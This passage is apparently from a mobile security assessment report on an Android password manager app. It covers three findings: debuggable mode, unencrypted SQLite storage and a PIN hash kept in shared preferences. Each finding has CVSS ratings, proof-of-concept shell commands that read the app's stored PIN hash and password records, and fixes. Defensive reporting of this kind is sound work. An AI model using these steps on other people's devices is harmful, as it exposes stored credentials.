This is a security vulnerability that allows a user to access the application's debug mode and bypass certain security checks. This can be exploited to gain access to sensitive data, modify application configurations, or execute malicious code

In this case, the developer forget to disable the debugging feature

Proof of Concept:

Use jadx to reverse the apk file. In AndroidManifest.xml, we can see that this application enabled debugging

```
android:debuggable="true"
```

With that feature, the attacker can access the application's data as non-rooted user for example sqlite, shared preferences,...

```
127|vbox86p:/ # run-as com.els.pwdmanager
vbox86p:/data/user/0/com.els.pwdmanager $ ls
cache  code_cache  databases  files  no_backup  shared_prefs
```

```
vbox86p:/data/user/0/com.els.pwdmanager $ cat shared_prefs/pwdmanager_conf.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="FIRSTRUN" value="false" />
    <string name="MD5_PIN">76dcaa023162fdb1acca24b28bc54882</string>
    <string name="XORED_PIN">5eddbe</string>
</map>
```

Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

In AndroidManifest.xml, set the 'debuggable' attribute to 'false'


References:

Exploiting debuggable android applications | Infosec Resources (infosecinstitute.com)

4.5 Insecure Storage in Database

The following summaries the vulnerability's severity ratings.

Possibility	**HIGH**	**Technical Impact**	**MEDIUM**	**Business Impact**	**MEDIUM**



CVSS Base Score: 5.3
Impact Subscore: 1.4
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 5.3

Show Equations

CVSS v3.1 Vector
AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | High (AC:H)

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*
None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*
None (A:N) | Low (A:L) | High (A:H)

Description:

This application use SQLite to store data about the application that a user use for storing password. The attacker can easily unauthozied access to that data

Proof of Concept:

The data is stored in /data/data/com.els.pwdmanager/databases

```
vbox86p:/data/data/com.els.pwdmanager/databases # sqlite3 pwdmanager.db
SQLite version 3.28.0 2020-05-06 18:46:38
Enter ".help" for usage hints.
sqlite> .tables
android_metadata  pwdmanager
sqlite> select * from pwdmanager
   ...> ;
1|SafeNote|XKVkuQhky13K8RoY2KoItw==
```

Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Use encryption techniques or authentication methods to protect data stored in databases.


***References**:*

[Data Storage on Android - OWASP MASTG (gitbook.io)]

4.6 Insecure Storage in Shared Preferences

The following summaries the vulnerability's severity ratings.

Possibility	HIGH	Technical Impact	MEDIUM	Business Impact	MEDIUM



CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | High (AC:H)

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*
None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*
None (A:N) | Low (A:L) | High (A:H)

Description:

This application use Shared Preferences to stored the MD5 value of the master pin code which can get access to the store password service. This is dangerous because the attacker can easily get access to the Shared Preferences.

Proof of Concept:

The Shared preferences is stored in /data/data/com.els.pwdmanager/ shared_prefs

```
vbox86p:/data/data/com.els.pwdmanager/shared_prefs # cat pwdmanager_conf.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="FIRSTRUN" value="false" />
    <string name="MD5_PIN">76dcaa023162fdb1acca24b28bc54882</string>
    <string name="XORED_PIN">5eddbe</string>
</map>
```

Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Do not stored sensitive data in Shared Preferences.

References*:*

Data Storage on Android - OWASP MASTG (gitbook.io)